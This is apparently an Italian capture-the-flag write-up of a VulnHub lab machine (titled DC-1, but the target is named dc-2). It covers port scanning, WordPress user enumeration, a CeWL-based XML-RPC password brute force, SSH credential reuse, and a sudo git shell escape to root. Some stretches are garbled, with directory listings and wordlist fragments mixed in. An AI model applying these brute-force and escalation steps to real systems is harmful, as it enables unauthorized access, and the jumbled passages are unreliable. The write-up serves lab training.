

BLACKBOX “PENTEST” DC-1

DC-1 su vulnhub di DCAU.

TIMELINE:

-Mettere in comunicazione attacker e target, impostare server host hardcodato:

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 596sec preferred_lft 596sec
    inet6 fe80::3f00:542a:b304:2b2e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 15:58 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00047s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:D8:77:09 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00044s latency).
MAC Address: 08:00:27:36:2B:B0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.90 seconds

(kali@kali)-[~]
$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.788 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.594 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=64 time=0.587 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=64 time=0.566 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=64 time=0.532 ms
^C
— 192.168.56.104 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4080ms
rtt min/avg/max/mdev = 0.532/0.613/0.788/0.089 ms
Session Actions Edit View Help


GNU nano 8.7.1 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.56.104 dc-2
```

-Enumerazione network→porte→servizi→versioni→OS:

```
(kali@kali)-[~]
$ nmap -p- -O -sV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 16:01 -0400
Nmap scan report for 192.168.56.104
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
7744/tcp  open  ssh       OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
MAC Address: 08:00:27:36:2B:B0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.60 seconds
```

-Recon su url http://192.168.56.104 :



```
<script type='text/javascript' src='http://dc-2/wp-includes/js/jquery/jquery.js?ver=1.12.4'></script>
<script type='text/javascript' src='http://dc-2/wp-includes/js/jquery/jquery.migrate.min.js?ver=1.4.1'></script>
<link rel='https://api.w.org/' href='http://dc-2/index.php/wp-json/' />
<link rel='EditURI' type='application/rsd+xml' title='RSD' href='http://dc-2/xmlrpc.php?rsd' />
<link rel='wlmanifest' type='application/wlmanifest+xml' href='http://dc-2/wp-includes/wlmanifest.xml' />
<meta name='generator' content='WordPress 4.7.10' />
<link rel='canonical' href='http://dc-2/' />
<link rel='shortlink' href='http://dc-2/' />
<link rel='alternate' type='application/json+oembed' href='http://dc-2/index.php/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fdc-2%2F' />
<link rel='alternate' type='text/xml+oembed' href='http://dc-2/index.php/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fdc-2%2F&#038;format=xml' />
<style type='text/css'>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
</head>
```

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

#indizio per CEWL wordlist

-WPScan (enumerazione servizio WordPress):

```
WordPress Security Scanner
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://dc-2/ [192.168.56.104]
[+] Started: Tue Apr 14 16:15:49 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://dc-2/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).
| Found By: Rss Generator (Passive Detection)
| - http://dc-2/index.php/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>
| - http://dc-2/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://dc-2/wp-content/themes/twentyseventeen/
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://dc-2/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 4.0
| Style URL: http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

XML-RPC server accepts POST requests only.
```

-Searchsploit per ogni servizio:

```
(kali@kali)-[~]
$ searchsploit Apache 2.4.10

Exploit Title
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webfoot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution

(kali@kali)-[~]
$ searchsploit OpenSSH 6.7

Exploit Title
-----
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)

(kali@kali)-[~]
$ searchsploit wordpress 4.7.10

Exploit Title
-----
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service
WordPress File Upload Plugin < 4.23.3 - Stored XSS
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
WordPress Plugin EZ SQL Reports < 4.11.37 - Multiple Vulnerabilities
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation
WordPress Plugin Userpro < 4.9.17.1 - Authentication Bypass
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation
```

-scopro semplice exploit per accedere a informazioni nascoste su worpress immettendo nell'url: ?static=1

```
So far we know that adding `?static=1` to a wordpress URL should leak its secret content
Here are a few ways to manipulate the returned entries:
- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format

In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:
```

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

#indizio per SSH

Hope you found another entry point.

-Enumerazione directory WP con gobuster: Trovo pagina di login admin

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.104
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 293]
.htpasswd (Status: 403) [Size: 298]
.htaccess (Status: 403) [Size: 298]
index.php (Status: 200) [Size: 53562]
server-status (Status: 403) [Size: 302]
wp-admin (Status: 301) [Size: 319] [→ http://192.168.56.104/wp-admin/]
wp-content (Status: 301) [Size: 321] [→ http://192.168.56.104/wp-content/]
wp-includes (Status: 301) [Size: 322] [→ http://192.168.56.104/wp-includes/]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished
```

#con xml-rpc posso tentare

#bruteforce

- Enumerazione WPSCAN

con dict-attack: trovo USERS,

(scopro solo dopo che come

wordlist avrei dovuto usare

CEWL tool per fare scrape

di probabili pswd su sito)



☐ Remember Me

[Lost your password?](#)
[← Back to DC-2](#)

Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2018-04-04 16:29	-	
IXR/	2018-04-04 16:29	-	
Requests/	2018-04-04 16:29	-	
SimplePie/	2018-04-04 16:29	-	
Text/	2018-04-04 16:29	-	
admin-bar.php	2016-10-19 00:47	27K	
atomlib.php	2016-10-24 00:45	11K	
author-template.php	2016-08-23 19:18	15K	
bookmark-template.php	2016-05-22 14:24	11K	
bookmark.php	2016-11-09 18:00	13K	
cache.php	2016-10-31 02:28	22K	
canonical.php	2016-08-08 14:49	26K	
capabilities.php	2016-12-03 00:09	23K	
category-template.php	2016-11-17 13:02	47K	
category.php	2016-11-09 18:00	12K	
certificates/	2018-04-04 16:29	-	
class-IXR.php	2016-08-31 12:31	2.5K	
class-feed.php	2016-12-02 23:30	522	
class-http.php	2017-05-16 04:40	36K	
class-json.php	2015-12-06 16:23	40K	
class-oembed.php	2016-10-25 16:16	28K	
class-phpass.php	2015-10-06 19:45	7.1K	
class-phpmailer.php	2017-01-11 00:21	143K	
class-pop3.php	2016-10-31 02:28	20K	

```
[i] User(s) Identified:
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
(kali㉿kali)-[~]
$ wpscan --url http://dc-2/ --usernames admin,jerry,tom --passwords /usr/share/wordlists/rockyou.txt
```

	Name	Last modified	Size	Description
Parent Directory			-	
ID3/		2018-04-04 16:29	-	
IXR/	WordPress Security Scanner by the WPScan Team	2018-04-04 16:29	-	
Rec	Version 3.8.28	2018-04-04 16:29	-	
Similarity	Sponsored by Automattic - https://automattic.com/	2018-04-04 16:29	-	
	@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart	2018-04-04 16:29	-	

```
(kali㉿kali)-[~]
$ cewl http://dc-2 -w dc2-wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/) Exploit-D
```

```
(kali㉿kali)-[~]
$ cat dc2-wordlist.txt
```

	Name	Last modified	Size	Description
nec				
amet				
sit				
vel				
orci				
quis	Parent Directory		-	
site				
non	getid3.lib.php	2015-06-27 20:17	44K	
sed	getid3.php	2015-06-27 20:17	62K	
vitae				
luctus	license.commercial.txt	2015-06-27 20:17	1.3K	
sem	license.txt	2015-06-27 20:17	1.3K	
leo				
Sed	module.audio-video.asf.php	2015-06-27 20:17	124K	
ante				
nisi	module.audio-video.flv.php	2015-06-27 20:17	25K	
content				
Donec	module.audio-video.matroska.php	2015-06-27 20:17	101K	
Aenean	module.audio-video.quicktime.php	2015-06-27 20:17	116K	
turpis				
wrap	module.audio-video.riff.php	2014-09-11 15:07	116K	
tincidunt				
dictum	module.audio.ac3.php	2015-06-27 20:17	19K	
finibus	module.audio.dts.php	2015-06-27 20:17	10K	
volutpat				
egestas	module.audio.flac.php	2015-06-27 20:17	18K	
Vestibulum				
justo	module.audio.mp3.php	2015-06-27 20:17	97K	
odio	module.audio.ogg.php	2015-06-27 20:17	39K	
eget				
neque	module.tag.apetag.php	2015-06-27 20:17	18K	
erat				
quam	module.tag.id3v1.php	2015-06-27 20:17	11K	
vestibulum	module.tag.id3v2.php	2015-06-27 20:17	141K	
sodales				
interdum	module.tag.lyrics3.php	2015-06-27 20:17	11K	
ipsum	adme.txt	2014-09-11 15:07	24K	
arcu				

```
duinche/2.4.10 (Debian) Server at dc-2 Port 80
```

```
urna
nulla
tellus
nibh
faucibus
blandit
```


```
(kali@kali)-[~]
$ wpscan --url http://dc-2 --usernames admin,jerry,tom --passwords ~/dc2-wordlist.txt
```

#dict attack con la wordlist di dc2

```
2014-09-11 15:07 24
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / won Time: 00:00:40

[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
```

-accesso a piattaforma wordpress come utente normale



vicolo cieco senza utilizzo di exploit indiretti, allora cerco di vedere se le credenziali sono state riutilizzate su SSH per utenti Tom e Jerry ↓↓↓ (jerry non ha riutilizzato su serv. SSH)

```
(kali@kali)-[~]
$ ssh jerry@192.168.56.104 -p 7744
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jerry@192.168.56.104's password:
Permission denied, please try again.
jerry@192.168.56.104's password:
Permission denied, please try again.
jerry@192.168.56.104's password:
zsh: suspended ssh jerry@192.168.56.104 -p 7744
```

```
(kali㉿kali)-[~]
$ ssh tom@192.168.56.104 -p 7744
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tom@192.168.56.104's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

-entro con tom ma sono in rbash (una bash ristretta, limitata), però intanto posso cominciare un enumerazione dei folder interni a me disponibili.

```
tom@DC-2:~$ ls -la
total 40
drwxr-x--- 3 tom tom 4096 Mar 21 2019 .
drwxr-xr-x 4 root root 4096 Mar 21 2019 ..
-rwxr-x--- 1 tom tom 66 Mar 21 2019 .bash_history
-rwxr-x--- 1 tom tom 30 Mar 21 2019 .bash_login
-rwxr-x--- 1 tom tom 30 Mar 21 2019 .bash_logout
-rwxr-x--- 1 tom tom 30 Mar 21 2019 .bash_profile
-rwxr-x--- 1 tom tom 30 Mar 21 2019 .bashrc
-rwxr-x--- 1 tom tom 95 Mar 21 2019 flag3.txt
-rwxr-x--- 1 tom tom 30 Mar 21 2019 .profile
drwxr-x--- 3 tom tom 4096 Mar 21 2019 usr
tom@DC-2:~$
```

-Allora provo se jerry come credenziali utente ha riutilizzato la sua password WP e per controllare se ha privilegi maggiori (successo): #NECESSARIO SHELL ESCAPE (con vim)

```
tom@DC-2:~$ /bin/su jerry
Password:
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

-Controllo quale folder è stato misconfigurato per essere in root da default, in questo caso /usr/bin/git. Controllo su GTF0Bins

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
  (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

-Da comando sudo git -p help config vado a modificare il messaggio id help e tramite comando !/bin/bash riesco a fare apparire una shell root. Prendo l'ultima bandiera.

```
root@DC-2:/home/tom# ls /root
final-flag.txt
root@DC-2:/home/tom#
```

```
--add Website
  Adds a new line to the file.

--get About Your
  Get the value for a given key.

--get-all Biographical
  Like get, but does not return the value.

--get-regexp
  Like --get-all, but it returns the value of the first match.

--get-urlmatch name URL
  When given a two-part key, this will return the value of the first match.

!/bin/bash
root@DC-2:/home/tom#
```